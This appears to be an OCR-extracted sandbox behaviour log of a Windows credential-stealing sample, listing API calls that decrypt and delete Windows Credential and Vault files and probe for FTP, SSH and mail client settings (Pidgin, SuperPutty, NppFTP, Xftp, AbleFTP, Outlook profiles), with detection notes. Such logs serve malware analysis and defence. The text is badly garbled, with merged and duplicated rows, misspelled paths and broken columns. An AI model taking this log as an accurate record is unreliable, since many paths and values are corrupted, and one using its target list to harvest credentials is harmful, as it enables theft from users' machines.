Call System API	API Name: BCryptDecrypt Args: (6b8a0000, (ê)¢M«íÅDß\$QdÅfý", 64, 0, ÃzþáSq, 8, (ê)¢M«íÅDß\$QdÅfý", 64, 1803476144, 0) Return: 0	508	492
Add File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\9e64fe0a-eb92-4dee-82bf-de682388119b Type: VSDT_COM_D OS	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\) Return: 1	508	492
Write File	Path: %APPDATA%\Microsoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\9e64fe0a-eb92-4dee-82bf-de682388119b Type: VSDT_COM_D OS	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\Vault\) Return: 3	508	492
Write File	Path: %APPDATA%IMicrosoft\Protect\S-1-5-21-2674318124-2743851293-4242590628-500\Preferred Type: VSDT_COM_DOS	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%Microsoft\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3	508	492
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	508	492
Call System API		508	492
Add File	API Name: GetDriveTypeW Args: (C.\) Return: 3 Path: %LOCAL APPDATA%\Microsoft\VauthARE4C442.988&.41&\D.R380_DD4A704DDR28\Policy ynd Type: VSDT_COM_DOS		
	Path: %LOCALAPPDATA%\Microsoft\Vault\dBF4C442-988A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS Path: %LOCALAPPDATA%\Microsoft\Vault\dBF4C442-988A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	508	492
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\dBF4C442-988A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	508	492
Write File	Path: %LOCALAPPDATA%/Microsoft/Vaulit/User/ProfileRoaming/Latest.dat Type: VSDT_COM_DOS	508	492
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%Microsoft\Credentials*, 0, 6c2be160, 0, 0, 0) Return: 6c52b7c0	508	492
Call Filesystem API	API Name: FindNextFileW Args: (6c52b7c0, 6c2be160) Return: 1	508	492
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, , 280, 0, lo4–/p, 8, , 280, 1814807648, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b9a5bd0, kgŠĀ "iÝ!, 144, 0, &, 16, kgŠĀ "iÝ!, 144, 1814811728, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b8a0000, , 280, 0, !o4-/p, 8, , 280, 1814809888, 0) Return: 0	508	492
Call System API	API Name: BCryptDecrypt Args: (6b9a3040, VÊÉUÈ,,á, 112, 0, Hā', 16, VÊÉUÈ,,á, 112, 1814810624, 0) Return: 0	508	492
			492
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1	508	402
Call Filesystem API		508 508	492
	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1		
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials*, 0, 6c2be160, 0, 0, 0) Return: 6c52b270	508	492
Call Filesystem API Delete File	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\) P6E20E20E20E20E20E20E20E20E20E20E20E20E20E	508	492
Call Filesystem API Delete File Detection	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 6c52b270 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 492 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20	508 508	492 492
Call Filesystem API Delete File Detection Call System API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 6c52b270 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 492 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: PathFileExistsW Args: (%APPDATA%\Dpera) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Dpera) Return: 0	508 508 2188	492 492 508
Call Filesystem API Delete File Detection Call System API Call System API Call System API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 6c52b270 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 492 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\.purple\accounts.xml) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0	508 508 2188 2188 2188	492 492 508 508
Call Filesystem API Delete File Detection Call System API Call System API Call System API Call System API Call System API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\)DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 6c52b270 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 492 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\.purple\accounts.xml) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTPShell\typshell\ftpshell\ftsi) Return: 0	508 508 2188 2188 2188 2188	492 492 508 508 508 508
Call Filesystem API Delete File Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\), 0, 6c2be160, 0, 0, 0) Return: 6c52b270 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 492 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTPShell\ftpshell.fsi) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\xml) Return: 0	508 508 2188 2188 2188 2188 2188	492 492 508 508 508 508 508
Call Filesystem API Delete File Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 6c52b270 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 492 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Dpurple\accounts.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTPShell\tfpshell.fsi) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\operadoundsConfigNNppFTP\NppFTP.xml) Return: 0	508 508 2188 2188 2188 2188 2188 2188	492 492 508 508 508 508 508 508
Call Filesystem API Delete File Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 6c52b270 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 492 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\.purple\accounts.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTPShell\tfpshell.fsi) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\oZone3D\MyFTP\myttp.ini) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\profiles.conf) Return: 0	508 508 2188 2188 2188 2188 2188 2188 2188	492 492 508 508 508 508 508 508 508
Call Filesystem API Delete File Detection Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: DeleteFileW Args: (%LOCALAPPDATA%Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 1 API Name: FindFirstFileExW Args: (%APPDATA%Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D) Return: 6c52b270 Path: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 492 File: %LOCALAPPDATA%\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D Type: VSDT_MDB_20 API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Dpurple\accounts.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\FTPShell\tfpshell.fsi) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\operadoundsConfigNNppFTP\NppFTP.xml) Return: 0	508 508 2188 2188 2188 2188 2188 2188	492 492 508 508 508 508 508 508

Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%NexusFile\userdata\ftpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\ftpsite.ini) Return: 0 API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\NetSarang\Xftp\Sessions) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\encPwd.jsd) Return: 0	2188 2188 2188 2188 2188	508 508 508 508
Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\NetSarang\Xftp\Sessions) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\EasyFTP\data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0	2188 2188	508
Call System API Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0 API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\EasyFTP\data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0	2188	
Call System API Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%EasyFTP\data) Return: 0 API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0		508
Call System API Call System API Call System API Call System API	API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0	2188	
Call System API Call System API Call System API			508
Call System API Call System API	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%AbleFTP7\encPwd.jsd) Return: 0	2188	508
Call System API		2188	508
	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\data\settings\sshProfiles-j.jsd) Return: 0	2188	508
	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP7\data\settings\ftpProfiles-j.jsd) Return: 0	2188	508
	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%\AbleFTP8\encPwd.jsd) Return: 0	2188	508
•			
	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%AbleFTP8\data\settings\sshProfiles-j,jsd) Return: 0	2188	508
·	API Name: PathFileExistsW Args: (%ProgramFiles(x86)%AbleFTP8\data\settings\lftpProfiles-j,jsd) Return: 0	2188	508
Write File	Path: %windir%lbootstat.dat Type: VSDT_COM_DOS	508	492
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000046\ Value: None	2188	508
	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\\Windows Messaging Subsystem\Profiles\Outlook\0a0d02000000000000000000000000000000000		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	2188	508
	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	2188	508
	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	2188	508
	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE		
Read Registry Key	$Key: HKEY_CURRENT_USER\\ SOFTWARE\\ Microsoft\\ Windows\ NT\\ Current\\ Version\\ Windows\ Messaging\ Subsystem\\ Profiles\\ Outlook\\ Value:\ None to the profiles\\ None to the profil$	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	2188	508
	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: SoftwareiMicrosoftiWindows NTi/CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	$Key: Software \\ !\ Microsoft \\ \ Windows\ NT \\ \ Current \\ Version \\ \ Windows\ Messaging\ Subsystem \\ \ Profiles \\ \ Outlook \\ \ 18503020000000000000000000000000000000000$	2188	508
	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000000000000000000000000000		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None	2188	508
	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Non	2188	508
Detection	e Threat Characteristic: Modifies important registry entries to perform rogue functions Key: SoftwareIMicrosoft(Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 A00104B2A6676\ Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 A00104B2A6676\ Value:		
	Type: REG_NONE Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\	2188	508
	Value: None		
	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE		
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88 A00104B2A6676\ Value: None	2188	508
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\Value: None	2188	508
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE		


Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3888	2188	508	
	A00104B2A6676\ Value: None			
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000004\Value: None	2188	508	
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\000000004\ Value: Type: REG_NONE			
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508	
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None	2188	508	
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE			
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508	
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: None	2188	508	
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE			
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508	
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: None	2188	508	
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE			
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508	
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None	2188	508	
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE			
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508	
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None	2188	508	
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE			
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508	
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\Value: None	2188	508	
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE			
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2188	508	
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	2188	508	
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE			
Read Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\(D9734F19-8CFB-411D-0050-003F094F09FS)\Version\Versi	2188	508	
Detection	BC59-833E334FCB5E)\ Value: None Threat Characteristic: Modifies important registry entries to perform rogue functions Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE			
Read Registry Key	Key: Software\Microsoft\Windows NT\Current\Version\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calen	2188	508	
